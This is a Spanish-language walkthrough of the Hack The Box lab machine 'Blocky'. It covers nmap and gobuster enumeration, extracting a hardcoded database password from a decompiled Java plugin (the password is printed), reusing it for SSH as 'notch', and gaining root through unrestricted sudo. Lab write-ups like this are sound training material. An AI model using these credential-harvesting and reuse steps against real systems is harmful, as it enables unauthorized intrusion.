

Descripción

Esta máquina es de dificultad fácil, es una Linux y es una máquina con una escalada de privilegios bastante fácil, ideal para gente que no sepa escalar muy bien privilegios. Tiene una enumeración un poco rebuscada pero nada fuera de lo normal. considero que es una máquina bastante útil y perfecta para gente que está empezando en el hacking

Herramientas empleadas en esta máquina

- NMAP
- GOBUSTER

Enumeración

Hacemos un escaneo para ver servicios activos

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.37 -oN blocky
```


```
Nmap scan report for 10.10.10.37
Host is up (0.028s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD 1.3.5a
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http    Apache httpd 2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://blocky.htb
8192/tcp  closed sophos
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

En el resultado del nmap podemos encontrar varios servicios activos interesantes como **FTP** y **SSH**, también tenemos el puerto **80** con una web

Vamos a enumerar la página web

Página Web

Al poner poner la IP en nuestro buscador veremos que la página web no carga



Si nos fijamos en el buscador nos saldrá lo siguiente



Ahora sabemos que no se está resolviendo el dominio en la IP víctima

Vamos a asignar la IP al dominio **blocky.htb**

```
echo "10.10.10.37 blocky.htb" | sudo tee -a /etc/hosts
```

Ahora si actualizamos la página nos debería salir un **WordPress**

Una vez cargado el **WordPress** buscaremos dentro de la página cualquier cosa que nos sea de utilidad para más adelante

Si buscamos a fondo podremos encontrar un usuario potencial

JULY 2, 2017 **BY NOTCH**

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊

Potencial usuario: **notch**

Vamos a enumerar los directorios de la página web para encontrar páginas ocultas y más

Gobuster

```
gobuster dir -u http://blocky.htb -w /usr/share/wordlists/dirb/common.txt
```


```
/.htpasswd      (Status: 403) [Size: 294]
/.hta          (Status: 403) [Size: 289]
/.htaccess     (Status: 403) [Size: 294]
/index.php     (Status: 301) [Size: 0] [--> http://blocky.htb/]
/javascript    (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/phpmyadmin    (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/plugins      (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/server-status (Status: 403) [Size: 298]
/wiki         (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-admin     (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/wp-content   (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-includes  (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/xmlrpc.php   (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
```

Podemos ver todos los directorios de la página web, pero hay uno que nos llama especialmente la atención, el directorio **/plugins**

Lo añadimos a la **URL** y comprobamos lo que hay en el directorio

```
http://blocky.htb/plugins
```

Podremos ver los siguientes archivos



Vamos a descargar el archivo **BlockyCore.jar**, clicamos en el archivito y lo tendremos en la carpeta **Downloads**

Paso a paso para abrir el archivo

```
unzip BlockyCore.jar
```

Al unzipearlo veremos que tenemos un archivo llamado **BlockyCore.class**

Para abrirlo haremos lo siguiente

```
javap -c BlockyCore.class
```

```
public com.myfirstplugin.BlockyCore();
Code:
  0: aload_0
  1: invokespecial #12      // Method java/lang/Object."<init>":()V
  4: aload_0
  5: ldc    #14      // String localhost
  7: putfield #16      // Field sqlHost:Ljava/lang/String;
 10: aload_0
 11: ldc    #18      // String root
 13: putfield #20      // Field sqlUser:Ljava/lang/String;
 16: aload_0
 17: ldc    #22      // String 8YsqfCTnvxAUeduzjNSXe22
 19: putfield #24      // Field sqlPass:Ljava/lang/String;
 22: return
```

Una vez abierto podremos ver una **string** con números y letras, esa es la contraseña del usuario, abajo nos pone **Field sqlPass** por lo que podemos deducir que se trata de unas credenciales

Ahora iniciaremos sesión por **SSH** con el usuario que hemos enumerado anteriormente, **notch** y la credencial que hemos conseguido en el archivo anterior

```
ssh notch@10.10.10.37
```

Efectivamente hemos logrado iniciar sesión y tener acceso al sistema

```
(kali) kali-[-~/Downloads/com/myfirstplugin]
$ ssh notch@10.10.10.37

notch@10.10.10.37: password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$ |
```

Comprobamos los usuarios y podemos ver que no tenemos privilegios, no somos root

```
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Escalada de Privilegios

Vamos a empezar enumerando los archivos que se están ejecutando como root

```
sudo -l
```

```
User notch may run the following commands on Blocky:
(ALL : ALL) ALL
```

Podemos ver que tenemos acceso completo al sistema ya que podemos ejecutar todo como root

Vamos a ejecutar el siguiente comando para escalar privilegios

```
sudo su -
```

Una vez hecho esto habremos escalado privilegios y seremos **root**

```
# whoami  
root  
# |
```

Ahora buscaremos la rootflag y la userflag si no la habíamos reclamado antes